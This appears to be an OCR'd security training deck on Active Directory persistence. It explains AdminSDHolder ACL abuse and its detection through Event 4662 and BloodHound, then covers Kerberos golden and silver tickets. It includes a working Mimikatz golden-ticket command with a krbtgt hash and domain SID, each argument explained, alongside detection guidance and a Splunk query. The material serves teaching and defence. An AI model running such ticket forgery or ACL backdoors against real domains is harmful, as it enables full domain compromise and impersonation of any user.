
But who protects the ACL of AdminSDHolder itself?
No one!

In fact, an attacker with administrative rights can modify the ACLs of AdminSDHolder and after the next SDPROP cycle they will be applied to all the privileged groups.



```
Active Directory Users and Computers [dc01.isengard.local]
  > Saved Queries
  v isengard.local
      > .SecFrame.com
      > Admin
        Builtin
        Computers
        Domain Controllers
      > ForeignSecurityPrincipals
      > Grouper-Groups
      > Keys
      > LostAndFound
      > Managed Service Accounts
      > People
      > Program Data
      > Quarantine
      > Stage
      v System
          AdminSDHolder
          ComPartitions
          ComPartitionSets
        > DomainUpdates
        > IP Security
          Meetings
        > MicrosoftDNS
        > Policies
        > RAS and IAS Servers Access Check
```

[ADSecurity - Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights]

AdminSDHolder: Abuse

The ACL that an attacker can apply to AdminSDHolder are, in general, the same ACLs that are well-known to be abusable.

Examples are:

- GenericWrite
- GenericAll
- Force Change Password
- Add Member
- ...and many more


It would be tedious to discuss all of them, but in a nutshell:
If an attacker can configure arbitrary ACLs on an object (user, computer, group, OU) they can most likely compromise it.

SpectreOps - An ACEUp the Sleeve:Designing Active Directory DACL Backdoors

AdminSDHolder: Detection

There are different strategies for detecting such attacks and they are mainly divided into two categories:

- Real time detections
  - ***Auditing on the AdminSDHolder object***
- Periodic scanning of ***dangerous ACLs***
- Periodic scanning of `AdminCount=1` users
- ***Baselining of your environment***



```
Event 4662, Microsoft Windows security auditing.

General   Details

An operation was performed on an object.

Subject :
        Security ID:          ISENGARD\Administrator
        Account Name:         Administrator
        Account Domain:       ISENGARD
        Logon ID:             0x3AC56

Object:
        Object Server:        DS
        Object Type:          container
        Object Name:          CN=AdminSDHolder,CN=System,DC=isengard,DC=local
        Handle ID:            0x0

Operation:
        Operation Type:       Object Access
        Accesses:             WRITE_DAC

        Access Mask:          0x40000
        Properties:           WRITE_DAC

Log Name:          Security
Source:            Microsoft Windows security     Logged:          13/06/2020 12:25:11
Event ID:          4662                           Task Category:   Directory Service Access
Level:             Information                    Keywords:        Audit Success
User:              N/A                            Computer:        dc01.isengard.local
OpCode:            Info
More Information:  Event Log Online Help
```

Who did it

To what


[ADSecurity - Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights]

AdminSDHolder: Detection

It is possible to use BloodHound to ***identify dangerous ACLs*** that an attacker may have configured (very useful to find misconfigurations in general, not just persistence)

AdminSDHolder does not exist within BloodHound, but since its ***ACLs are propagated*** to protected groups, we will see them applied to ”Domain Admins” (as an example)

AdminSDHolder: Detection



Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	1
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶

Execution Privileges

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0

Outbound Object Control

First Degree Object Control	3,604
Group Delegated Object Control	3,601
Transitive Object Control	▶

Inbound Object Control

Explicit Object Controllers	3
Unrolled Object Controllers	4
Transitive Object Controllers	▶

Notes

Pictures

Drop pictures here to upload!

??????????

AdminSDHolder: Exercises

- Check the ACLs of AdminSDHolder in your env, make sure it’s not messed up (lab or real life), you can use BloodHound or ADUC
- (optional) Enable auditing on AdminSDHolder and write a detection for ACL write (see previous slides)

Ticket Forgery

Defined as the act of crafting a Kerberos ticket in order to impersonate another AD principal. We can have:

- 🎫 Golden Tickets 🎫 : forging TGT to ***impersonate any user to access any service***
- Silver Tickets: forging TGS to ***access a specific service while impersonating any user***

A recap on Kerberos tickets, it's going to be quick I promise...

https://docs.microsoft.com/en-us/advanced-threat-analytics/suspicious-activity-guide - encryption-downgrade-activity

Stealthbits - How Detect Pass The Ticket Attacks

ADSecurity - Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory

Ticket Forgery: Golden Tickets

- Ticket Granting Tickets (TGTs) are signed using the `krbtgt` password hash
- Ticket Granting Service (TGS) can be signed using the service account password hash



Domain Controller
Interaction bypassed with golden
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
Interaction bypassed with silver
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

**Photo taken from https://adsecurity.org/?p=1515*

Ticket Forgery: Golden Tickets

With Mimikatz, it is possible to forge a Golden Ticket using the following command:

```
kerberos::golden /krbtgt:84E67ADE7426FAEB743D0F4437F7122F
/domain:isengard.local /user:Administrator /sid:S-1-5-21-
3623811015-3361044348-30300820
```

- **/krbtgt:**`84E67ADE7426FAEB743D0F4437F7122F` is the NTLM hash of `krbtgt`
- **/domain:**`isengard.local` is the target domain
- **/user:**`Administrator` is the user we want to impersonate
- **/sid:**`S-1-5-21-3623811015-3361044348-30300820` is the SID of the target domain


Ticket Forgery: Golden Tickets

Detecting forged ticket is hard, the main ways you can approach it are:

- Weird stuff happening with ***encryption levels*** (ATA has an encryption downgrade event)
- Detect when the ticket gets used ***on the endpoint***, by parsing logon sessions and the various tickets and look for anomalies such as
  - ***Expiration times*** not matching current Kerberos policy
  - Logon session with ***tickets belonging to different users*** (possibly using old encryption algs)
- Using some form of user ***behavioral analytics*** on administrative accounts

Ticket Forgery: Golden Tickets

Example of encryption downgrade activity:



```
index="ad_hunting"  EventCode=4769  TicketEncryptionType!=0xffffffff | regex user!=(.*)\$  | stats  count by
   user,TicketEncryptionType
```

✓ 3,304 events (before 04/06/2020 04:14:39.000)

